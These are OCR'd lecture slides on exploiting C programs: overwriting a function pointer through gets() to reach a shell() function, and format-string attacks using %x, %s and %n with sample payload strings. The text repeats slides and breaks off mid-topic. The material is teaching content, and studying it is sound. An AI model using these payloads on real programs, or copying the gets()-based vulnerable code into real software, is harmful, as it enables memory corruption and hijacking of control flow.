- What if you overwrite “/tmp/heap-overflow.txt” with “/etc/passwd”?

Overwrite Function Pointers


```
void shell() {
  execlp("sh", NULL);
}

void nothing() {}

int main() {
  static void (*func)() = nothing;
  static char buffer[64] = "";

  gets(buffer);

  func();

  return 0;
}
```

One can overwrite func with shell instead of nothing.

Format Strings Attack


- How do format strings work?
- Reading memory
- Reading exact memory location
- Altering memory with arbitrary data
- Altering exact memory location with arbitrary data
- Altering exact memory location with intentional data

How do format strings work?




```
int main() {
    int a = 5, b = 6;
    char format[] = "A is %i and is at
0x%x.\nB is %i and is at 0x%x.\n";
    printf(format, a, &a, b, &b);
}
```


How do format strings work?




```
int main() {
    int a = 5, b = 6;
    char format[] = "A is %i and is at
0x%x.\nB is %i and is at 0x%x.\n";
    printf(format, a, &a, b, &b);
}
```

Pop the address of format


How do format strings work?




```
int main() {
    int a = 5, b = 6;
    char format[] = "A is %i and is at
0x%x.\nB is %i and is at 0x%x.\n";
    printf(format, a, &a, b, &b);
}
```

```
pop   a
```


How do format strings work?




```
int main() {
    int a = 5, b = 6;
    char format[] = "A is %i and is at
0x%x.\nB is %i and is at 0x%x.\n";
    printf(format, a, &a, b, &b);
}
```

pop The address of a


How do format strings work?




```
int main() {
    int a = 5, b = 6;
    char format[] = "A is %i and is at
0x%x.\nB is %i and is at 0x%x.\n";
    printf(format, a, &a, b, &b);
}
```

```
pop    b
```


How do format strings work?




```
int main() {
    int a = 5, b = 6;
    char format[] = "A is %i and is at
0x%x.\nB is %i and is at 0x%x.\n";
    printf(format, a, &a, b, &b);
}
```

pop The address of b

Reading Memory




printf("AAAA.%x.%x.%x.%x.%x.%x”)

AAAA.200.804a008.80482a9.0.f7fe09e0.414

14141

Reading exact memory location



printf("\x4f\xde\xff\xff.%x.%x.%x.%x.%x.%x ... %s")

%s:
Print the string at 0xffffde4f


Altering Memory with Arbitrary Data

%n: the number of characters written so far

printf("hello world\n%n", &written);

written = 12

Altering exact memory location with arbitrary data




printf("\x4f\xde\xff\xff.%x.%x.%x.%x.%x.%x ... %n")

%n:
Write the number of characters written so far at 0xffffde4f


Altering exact memory location with intentional data

Say, for example, we want to write 0xffffd600 at 0xffffde4f




Altering exact memory location with intentional data

Say, for example, we want to write 0xffffd600 at 0xffffde4f



